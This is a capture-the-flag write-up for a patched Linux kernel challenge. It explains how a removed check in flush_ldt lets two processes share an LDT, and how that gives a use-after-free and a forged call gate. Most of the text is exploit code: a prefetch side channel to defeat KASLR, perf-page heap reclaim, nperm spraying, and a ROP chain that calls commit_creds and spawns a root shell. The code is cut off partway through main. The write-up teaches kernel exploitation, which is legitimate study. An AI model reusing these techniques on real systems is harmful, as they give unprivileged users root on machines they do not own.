Overview
attachments
The challenge consisted of a two-line patch to flush_ldt.
diff --git a/arch/x86/kernel/ldt.c b/arch/x86/kernel/ldt.c
index 40c5bf97dd5c..4236b1522eb8 100644
--- a/arch/x86/kernel/ldt.c
+++ b/arch/x86/kernel/ldt.c
@@ -137,8 +137,8 @@ static void flush_ldt(void *__mm)
 {
 	struct mm_struct *mm = __mm;

-	if (this_cpu_read(cpu_tlbstate.loaded_mm) != mm)
-		return;
+	// if (this_cpu_read(cpu_tlbstate.loaded_mm) != mm)
+	// 	return;

 	load_mm_ldt(mm);
chall.diff
#!/bin/sh

qemu-system-x86_64 \
-kernel ./bzImage \
-initrd ./initramfs.cpio.gz \
-cpu host,+smap,+smep \
-enable-kvm \
-smp 4 \
-m 1G \
-append "console=ttyS0 quiet loglevel=3 oops=panic panic_on_warn=1 panic=-1 unprivileged_bpf_disabled=1" \
-monitor /dev/null \
-nographic \
-no-reboot \
-drive file=./flag.txt,format=raw,media=disk,if=virtio,readonly=on \
-s
run.sh
LDT
The local descriptor table (LDT) contains segment descriptors for the current task. Segment descriptors specify the base address, limit and attributes of a segment.

To index the LDT segment selectors are used, which specify the index of the descriptor in the table, whether that descriptor lives in the LDT or GDT (TI bit) and the requested privilege level (RPL), which can be more restrictive than the descriptor privilege level (DPL) attribute set in the descriptor.

structure of a segment selector
The current LDT is referenced by a segment descriptor in the GDT. Its segment selector is loaded in the LDTR register and changes on task switch.
patch analysis
The patch for this challenge removes a check in flush_ldt. This function is used only by install_ldt which, in turn, gets called inside write_ldt.
This function handles the write path inside sys_modify_ldt which, as the name suggests, allows a userland process to read from and write to its LDT.
static int write_ldt(void __user *ptr, unsigned long bytecount, int oldmode)
{
	struct mm_struct *mm = current->mm;
	...

	if (copy_from_user(&ldt_info, ptr, sizeof(ldt_info)))
		goto out;

	...

	if ((oldmode && !ldt_info.base_addr && !ldt_info.limit) ||
	    LDT_empty(&ldt_info)) {
		/* The user wants to clear the entry. */
		memset(&ldt, 0, sizeof(ldt));
	} else {
		if (!ldt_info.seg_32bit && !allow_16bit_segments()) {
			error = -EINVAL;
			goto out;
		}

		fill_ldt(&ldt, &ldt_info);
		if (oldmode)
			ldt.avl = 0;
	}

	...

	old_ldt        = mm->context.ldt;
	old_nr_entries = old_ldt ? old_ldt->nr_entries : 0;
	new_nr_entries = max(ldt_info.entry_number + 1, old_nr_entries);

	...

	new_ldt = alloc_ldt_struct(new_nr_entries);

	...

	if (old_ldt)
		memcpy(new_ldt->entries, old_ldt->entries,
				old_nr_entries * LDT_ENTRY_SIZE);

	new_ldt->entries[ldt_info.entry_number] = ldt;
	finalize_ldt_struct(new_ldt);

	...

	install_ldt(mm, new_ldt);
	unmap_ldt_struct(mm, old_ldt);
	free_ldt_struct(old_ldt);

	...

out:
	return error;
}
https://elixir.bootlin.com/linux/v7.3.1/source/arch/x86/kernel/ldt.c#L578
write_ldt() basically allocates a new LDT, populates it with the contents of the old one (if present), validates and adds the descriptor supplied by the user, installs the new LDT across CPUs and finally frees the old LDT.
Now let’s take a closer look at install_ldt:
static void install_ldt(struct mm_struct *mm, struct ldt_struct *ldt)
{
	mutex_lock(&mm->context.lock);

	/* Synchronizes with READ_ONCE in load_mm_ldt. */
	smp_store_release(&mm->context.ldt, ldt);

	/* Activate the LDT for all CPUs using current mm. */
	on_each_cpu_mask(mm_cpumask(mm), flush_ldt, mm, true);

	mutex_unlock(&mm->context.lock);
}
https://elixir.bootlin.com/linux/v7.3.1/source/arch/x86/kernel/ldt.c#L421
We can see that it just calls on_each_cpu_mask, which is a function that leverages Inter-Processor Interrupts (IPIs) to force other CPUs to execute a callback, in this case, flush_ldt(mm).
static void flush_ldt(void *__mm)
{
	struct mm_struct *mm = __mm;

	// if (this_cpu_read(cpu_tlbstate.loaded_mm) != mm)
	//  return;

	load_mm_ldt(mm);

	refresh_ldt_segments();
}
https://elixir.bootlin.com/linux/v7.3.1/source/arch/x86/kernel/ldt.c#L136
flush_ldt() should make sure that a CPU stops using the old LDT and starts using the new one by updating LDTR and the segment registers DS and ES, but will it actually do that after the patch? (spoiler: no)
But first of all, we should understand what that check is even for.
install_ldt() sends IPIs to all the CPUs that are referenced in the bitmap of the current mm.
A memory management structure (mm) represents a process’ address space and, in this case, it’s retrieved from current, which is the task_struct of the currently running process.
The patched check was meant to verify that the provided mm is the one installed on the current CPU, in other words it ensures that the current process hasn’t changed in the meantime.
This means that if we can somehow get mm_cpumask(mm) to contain a CPU whose cpu_tlbstate.loaded_mm is different from mm, we can have two processes sharing the same LDT.
Exploitation
triggering the vulnerability
cpu_tlbstate is a per-CPU global structure that stores runtime information for a given core.
mm_cpumask(mm) exists mainly for optimization purposes because, for instance, if we had to rely only on cpu_tlbstates to send the IPIs, we would need to iterate through every one of them to check which ones have the loaded_mm set to the mm we are interested in; so if we have many CPUs, that could take quite some time.
We can say that mm_cpumask is used as a filter, because it references only CPUs that might be running a specified mm.
We say “might” because when a CPU stops running an mm it doesn’t immediately update the cpumask, as it might need to load that mm soon.
Instead, the cpumask gets trimmed lazily (unused CPUs are removed) during a TLB flush if more than a second has passed since the last trim. This is checked inside should_trim_cpumask and then used in should_flush_tlb in the lazy TLB path in native_flush_tlb_multi.
So going back to the challenge… we know that mm_cpumask(mm) gets trimmed lazily, thus it’s possible for flush_ldt to be called on a CPU, that is part of mm_cpumask(mm), even though it’s not currently running that mm, thus cpu_tlbstate.loaded_mm != mm.
achieving UAF
Our goal is now to install the same LDT on two different processes (from here on called A and B) so that we can later call modify_ldt from A to free it and leave a dangling pointer in the GDT of B.
ldt_struct.entries gets allocated directly from the buddy allocator if num_entries * 8 < PAGE_SIZE, so we can later reclaim it from A with a pipe or perf page to get complete control over the contents of B’s LDT and forge a call gate to get kernel RIP control.
To get the shared LDT primitive we need to perform the following actions in order:
- pin A’s main thread to CPU0 and a second thread on CPU1 (in this way
mm_cpumask(mm_A)contains both CPU0 and CPU1) - add an entry to the LDT (allocates it)
- spawn process B and pin it to CPU1
- move A’s thread to CPU0 (now
mm_cpumask(mm_A)still contains CPU1, even though A is not running on it anymore) - call
modify_ldton A. This allocates a new LDT and flushes it also on CPU1 (which is running B); at this point A and B share the same LDT - flush the TLB to remove CPU1 from
mm_cpumask(mm_A) - call
modify_ldton A. This allocates a new LDT and frees the old one, leaving a dangling pointer in B’s GDT - now spray perf pages to reclaim the old LDT from the buddy and forge a call gate to get RIP control
The code that triggers the UAF is roughly the following:
void *thread(void *arg) {
	set_cpu(1);
	while (sched_getcpu() != 1) {}
	atomic_store_explicit(&ctl->helper_on_cpu1, 1, memory_order_release);

	wait_atomic(&ctl->move_helper);

	set_cpu(0);
	while (sched_getcpu() != 0) {}
	atomic_store_explicit(&ctl->helper_on_cpu0, 1, memory_order_release);

	while(1) {}
}

int main(void)
{
	pthread_t thid;

	...

	set_cpu(0);
	pthread_create(&thid, NULL, thread, NULL);
	wait_atomic(&ctl->helper_on_cpu1);

	// mm_cpumask(mm) = {CPU0, CPU1}

	modify_ldt(0, (uint32_t)addr0, PAGE_SIZE-1); // allocate LDT

	int child = fork();
	if(child == 0) {
		set_cpu(1);
		while (sched_getcpu() != 1) {}
		atomic_store_explicit(&ctl->child_on_cpu1, 1, memory_order_release);

		wait_atomic(&ctl->page_reclaimed);

		invoke_call_gate();

		while(1) {}
	}

	atomic_store_explicit(&ctl->move_helper, 1, memory_order_release);
	wait_atomic(&ctl->helper_on_cpu0);
  	wait_atomic(&ctl->child_on_cpu1);

	// mm_cpumask(mm) = {CPU0, CPU1} even though CPU1 isn't running A anymore

	modify_ldt(0, (uint32_t)addr1, PAGE_SIZE-1); // trigger the vuln

	uint8_t *tlb_flush_mapping = mmap(NULL, PAGE_SIZE,
									PROT_READ | PROT_WRITE,
									MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
	*tlb_flush_mapping = 0x41;
	sleep(2); // ensure trimming
	mprotect(tlb_flush_mapping, PAGE_SIZE, PROT_READ); // flush TLB

	// mm_cpumask(mm) = {CPU0}

	// free the LDT (UAF because it's still installed on B)
	modify_ldt(0, (uint32_t)addr2, PAGE_SIZE-1);

	// reclaim the freed page and forge the call gate
	...

	atomic_store_explicit(&ctl->page_reclaimed, 1, memory_order_release);
call gates

Call gates are an x86 feature used to changing privilege level. A call gate can be triggered by executing CALL FAR and specifying the call gate’s segment selector. Call gates can be described in the GDT or LDT.
Here is the structure of a call gate descriptor:
LPE attempt #1: commit_creds
Any pwner in the world with a bit of kernel pwn knowledge should be able to escalate privileges quite easily now. We need to:
- execute
swapgsto get the right kernel value ofgs - call
commit_creds(init_cred) - execute
swapgsagain to restore gs - execute
iretwith a custom frame to return to user space On @leo’s and my AMD CPU this worked just fine. When trying on @leave’s laptop the exploit never worked and always panicked. The exploit died each time it tried to execute the finaliret.
LPE attempt #2: ring 0 shellcode
Since we had no clue on what the actual problem was, we decided to just not use iret (because why should you fix a problem when you can just ignore it, right?).
The new plan was:
swapgs- call
set_memory_xon a controlled kernel space page - jump to the shellcode
f = filp_open("/path/to/flag", O_RDONLY, 0)kernel_read(f, user_space_addr, sz, NULL)- call
schedule()in a loop The perfect plan! Well… not really.set_memory_xalways fails because internally it will sendIPIs to each processor to flush theirTLB. The core that sent theIPIs will wait for each processor to finish. When every processor is done, the caller core receives anIRQ, handles it internally and then returns to where we left with a good oldiret. So we cannot call this function.
vendor-specific iret behaviour
At this point I just had to understand what the problem was.
Initially I thought that the problem was ss = 0 but after setting it to 0x18, the standard kernel space ss segment selector, it still failed.
My educated final guess is that AMD’s iret accepts a user space stack if EFLAGS.AC is set when returning from ring 0 to ring 3 but Intel forgot to check EFLAGS.AC, so even if it’s enabled, it triggers a GPF because it expects a kernel space stack.
This behavior, as far as I know, is not documented in either the Intel or AMD manuals.
LPE attempt #3: double stack pivot with nperm
Now that we understand that executing iret with a user space stack was the core problem, we just have to avoid this issue. We can pivot one more time from the user stack to a valid kernel stack and this will fix the problem.
To do so we need user-controlled data relative to the kernel’s base. There are two techniques that I know of for this: nperm and this /dev/random novel technique by @Pumpkin. I ended up implementing nperm for simplicity (even if it is not particularly stable). Once you pivot to a kernel stack you can choose your favorite ROP chain and get root.
Final Exploit
#ifndef _GNU_SOURCE
#define _GNU_SOURCE
#endif // !_GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <asm/ldt.h>
#include <sys/mman.h>
#include <pthread.h>
#include <stdatomic.h>
#include <sched.h>
#include <linux/perf_event.h>
#include <sys/ioctl.h>
#include <signal.h>
#include <arpa/inet.h>
#include <sys/wait.h>

#include <stddef.h>
#include <stdint.h>
#include <unistd.h>
#include <fcntl.h>
#include <sched.h>
#include <stdlib.h>
#include <string.h>

#define PAGE_SIZE 0x1000
#define UNMOVABLE_BASE 0xdeadbeef000ul

#define KERNEL_LOWER_BOUND 0xffffffff80000000ull
#define KERNEL_UPPER_BOUND 0xffffffffc0000000ull

#define STEP_KERNEL 0x200000ull
#define SCAN_START_KERNEL KERNEL_LOWER_BOUND
#define SCAN_END_KERNEL KERNEL_UPPER_BOUND
#define ARR_SIZE_KERNEL (SCAN_END_KERNEL - SCAN_START_KERNEL) / STEP_KERNEL

#define DUMMY_ITERATIONS 10
#define ITERATIONS 5000

#define ROP_2_OFF	(unsigned long)0x1bcd000

void set_cpu(int cpuid)
{
    cpu_set_t my_set;

    CPU_ZERO(&my_set);
    CPU_SET(cpuid, &my_set);
    if (sched_setaffinity(0, sizeof(my_set), &my_set) != 0) {
        perror("set_cpu");
    }
    return;
}

uint64_t sidechannel(uint64_t addr) {
  uint64_t a, b, c, d;
  __asm__ volatile (".intel_syntax noprefix\n"
    "mfence\n"
    "rdtscp\n"
    "mov %0, rax\n"
    "mov %1, rdx\n"
    "xor rax, rax\n"
    "lfence\n"
    "prefetchnta qword ptr [%4]\n"
    "prefetcht2 qword ptr [%4]\n"
    "xor rax, rax\n"
    "lfence\n"
    "rdtscp\n"
    "mov %2, rax\n"
    "mov %3, rdx\n"
    "mfence\n"
    ".att_syntax prefix\n"
    : "=r" (a), "=r" (b), "=r" (c), "=r" (d)
    : "r" (addr)
    : "rax", "rbx", "rcx", "rdx");
  a = (b << 32) | a;
  c = (d << 32) | c;
  return c - a;
}

uint64_t prefetch() {
	uint64_t arr_size = ARR_SIZE_KERNEL;
	uint64_t scan_start = SCAN_START_KERNEL;
	uint64_t step_size = STEP_KERNEL;

	uint64_t *data = malloc(arr_size * sizeof(uint64_t));
	memset(data, 0, arr_size * sizeof(uint64_t));

	uint64_t addr = ~0, delta = 0, delta_i = 0;

	for (int i = 0; i < ITERATIONS + DUMMY_ITERATIONS; i++)
	{
		for (uint64_t idx = 0; idx < arr_size; idx++)
		{
			uint64_t test = scan_start + idx * step_size;
			syscall(104);
			uint64_t time = sidechannel(test);
			if (i >= DUMMY_ITERATIONS)
				data[idx] += time;
		}
	}

	for (int i = (arr_size-1); i >= 0; i--)
	{
		data[i] /= ITERATIONS;
		if (i < (arr_size-1) && data[i] < data[i+1])
		{
			if((data[i+1] - data[i]) > delta) {
				delta = data[i+1] - data[i];
				addr = scan_start + i * step_size;
			}
		}
	}

	free(data);

	return addr;
}

typedef enum fw_cfg_ctl_t {
    fw_ctl_error = 1,
    fw_ctl_read = 2,
    fw_ctl_skip = 4,
    fw_ctl_select = 8,
    fw_ctl_write = 16
} fw_cfg_ctl_t;

struct control {
	atomic_int helper_on_cpu1;
	atomic_int move_helper;
	atomic_int helper_on_cpu0;
	atomic_int child_on_cpu1;
	atomic_int page_reclaimed;
};

struct call_gate64 {
	uint16_t offset_low;
	uint16_t target_cs;
	uint8_t  reserved0;
	uint8_t  type_attr;
	uint16_t offset_middle;
	uint32_t offset_high;
	uint32_t reserved1;
} __attribute__((packed));

static struct control *ctl;

static void wait_atomic(atomic_int *v)
{
	while (!atomic_load_explicit(v, memory_order_acquire)) {}
}

uint16_t modify_ldt(unsigned int entry_num, uint32_t addr, uint32_t limit)
{
    struct user_desc desc;

    memset(&desc, 0, sizeof(desc));

    desc.entry_number = entry_num;
    desc.base_addr = addr;
    desc.limit = limit;

    desc.seg_32bit = 1;
    desc.contents = 0;
    desc.read_exec_only = 0;
    desc.limit_in_pages = 0;
    desc.seg_not_present = 0;
    desc.useable = 1;

	syscall(SYS_modify_ldt, 1, &desc, sizeof(desc));

	uint16_t selector =
        (desc.entry_number << 3) |
        (1 << 2) |      // TI = 1 => use LDT
        3;              // RPL = 3

	return selector;
}

static int perf_event_open(struct perf_event_attr *attr, pid_t pid,
                           int cpu, int group_fd, unsigned long flags)
{
    return syscall(__NR_perf_event_open, attr, pid, cpu, group_fd, flags);
}

void* map_unmovable(void *addr, int *fd_out) {
    long page = sysconf(_SC_PAGESIZE);
    size_t data_pages = 1;
    size_t len = (data_pages) * page;

    struct perf_event_attr attr;
    memset(&attr, 0, sizeof(attr));
    attr.type = PERF_TYPE_SOFTWARE;
    attr.size = sizeof(attr);
    attr.config = PERF_COUNT_SW_CPU_CLOCK;
    attr.sample_period = 100000;
    attr.disabled = 1;
    attr.exclude_kernel = 1;
    attr.exclude_hv = 1;

    int fd = perf_event_open(&attr, 0, -1, -1, PERF_FLAG_FD_CLOEXEC);
    if (fd < 0) perror("perf_event_open");

    void *p = mmap(NULL, len, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
    if (p == MAP_FAILED) perror("mmap");

    printf("metadata page: %p\n", p);
    ioctl(fd, PERF_EVENT_IOC_ENABLE, 0);

    *(unsigned long *)p = 0x4141414141414141;

	*fd_out = fd;
    return p;
}

void *thread(void *arg) {
	set_cpu(1);

	while (sched_getcpu() != 1) {}

	atomic_store_explicit(&ctl->helper_on_cpu1, 1, memory_order_release);

	wait_atomic(&ctl->move_helper);

	set_cpu(0);

	while (sched_getcpu() != 0) {}

	atomic_store_explicit(&ctl->helper_on_cpu0, 1, memory_order_release);

	while(1) {}
}

struct far_pointer32 {
    uint32_t offset;
    uint16_t selector;
} __attribute__((packed));

static void build_call_gate(void *reclaimed_ldt, uint64_t target_rip, uint16_t kernel_cs)
{
	struct call_gate64 gate = {
		.offset_low    = target_rip,
		.target_cs     = kernel_cs,
		.reserved0     = 0,
		.type_attr     = 0xec,
		.offset_middle = target_rip >> 16,
		.offset_high   = target_rip >> 32,
		.reserved1     = 0,
	};

	memcpy((uint8_t *)reclaimed_ldt, &gate, sizeof(gate));
}
static void invoke_call_gate()
{
    set_cpu(1);
    __asm__ volatile(
        ".intel_syntax noprefix;"
        "pushf;"
        "or qword ptr [rsp], 0x40000;"
        "popf;"
        "mov rax, 0x0000000700000000;"
        "push rax;"
        "mov rax, rsp;"
        "call FWORD PTR [rax];"
        ".att_syntax;"
    );
}


void nperm_spray(void* data, size_t size)
{
    int pid = fork();
    size_t step_size = 0x200000;

    if (pid == 0) {

		char *buf = mmap(0,step_size, PROT_READ | PROT_WRITE,
						MAP_ANON | MAP_PRIVATE | MAP_POPULATE, -1, 0);
        for(size_t i = 0 ; i < step_size / 0x1000 ; i++)
            memcpy(buf+i*0x1000, data, size);

        for (unsigned long i = 0; i < 0x100000; i++) {
            char* addr = mmap(0, step_size, PROT_READ | PROT_WRITE,
				            MAP_ANONYMOUS | MAP_PRIVATE | MAP_POPULATE ,-1, 0);
            memcpy(addr,buf,step_size);
            if((unsigned long)addr<0)
                break;
        }
        exit(0);
    }
    if (pid) waitpid(pid, 0, 0);
    else {
		printf("[ERROR]: internal issue");
		exit(0);
	}
}

void shell() {
	char *args[] = { "/bin/sh", NULL };
    execve(args[0], args, NULL);
}

// ROP 1
#define CLI             0x258fe6
#define GADGET 0xcd9694 // mov esp, 0xe41d8b48; ret;
#define POP_RSP			0xf9b8bf

// ROP 2
#define IRETQ           0xae2693
#define POP_RDI         0x2dffcd
#define INIT_CRED       0x1c0d640
#define COMMIT_CREDS    0x33f9a0
#define SWAPGS          0x1788

int main(void)
{
	pthread_t thid;
	uint8_t* addr_l0 = mmap((void*)0x400000, PAGE_SIZE,
						PROT_READ | PROT_WRITE,
						MAP_PRIVATE | MAP_ANONYMOUS | MAP_32BIT, -1, 0);
	uint8_t* addr_l1 = mmap((void*)0x500000, PAGE_SIZE,
						PROT_READ | PROT_WRITE,
						MAP_PRIVATE | MAP_ANONYMOUS | MAP_32BIT, -1, 0);
	uint8_t* addr_l2 = mmap((void*)0x600000, PAGE_SIZE,
						PROT_READ | PROT_WRITE,
						MAP_PRIVATE | MAP_ANONYMOUS | MAP_32BIT, -1, 0);
	unsigned long stack_rop_endgame[0x100] = {0};
	int p;

	ctl = mmap(NULL, PAGE_SIZE, PROT_READ | PROT_WRITE,
			MAP_SHARED | MAP_ANONYMOUS, -1, 0);

	uint64_t kbase = prefetch() - 0x1000000;
    kbase = 0xffffffff81000000;

	printf("kbase @ 0x%lx\n", kbase);

	p = 0;
    stack_rop_endgame[p++] = kbase + SWAPGS;
    stack_rop_endgame[p++] = kbase + POP_RDI;
	stack_rop_endgame[p++] = kbase + INIT_CRED;
    stack_rop_endgame[p++] = kbase + COMMIT_CREDS;
	stack_rop_endgame[p++] = kbase + SWAPGS;
    stack_rop_endgame[p++] = kbase + IRETQ;
	stack_rop_endgame[p++] = (uint64_t)&shell;
	stack_rop_endgame[p++] = 0x33;
	stack_rop_endgame[p++] = 0x206;
	stack_rop_endgame[p++] = (uint64_t)(stack_rop_endgame+0x201);
	stack_rop_endgame[p++] = 0x2b;

	nperm_spray(stack_rop_endgame, sizeof(stack_rop_endgame));

	set_cpu(0);

	pthread_create(&thid, NULL, thread, NULL);

	wait_atomic(&ctl->helper_on_cpu1);

	uint16_t selector = modify_ldt(1, (uint32_t)addr_l0, PAGE_SIZE-1);
	selector = modify_ldt(0, (uint32_t)addr_l0, PAGE_SIZE-1);

	int child = fork();
	if(child == 0) {
        uint64_t* rop_chain = mmap((void*)(0xe41d8000-0x4000), 0x8000,
						PROT_READ | PROT_WRITE | PROT_EXEC,
						MAP_POPULATE | MAP_SHARED | MAP_ANONYMOUS | MAP_FIXED,
						-1, 0);

        // the new stack will be @ 0xe41d8b48
        // so we need to write at the right offset inside the page
		p = (0x4000 + 0xb48) / 8;
		printf("guessed rop2 address: %p\n", kbase + ROP_2_OFF);
        rop_chain[p++] = kbase + CLI;
        rop_chain[p++] = kbase + POP_RSP;
		rop_chain[p++] = kbase + ROP_2_OFF;

		set_cpu(1);
		while (sched_getcpu() != 1) {}

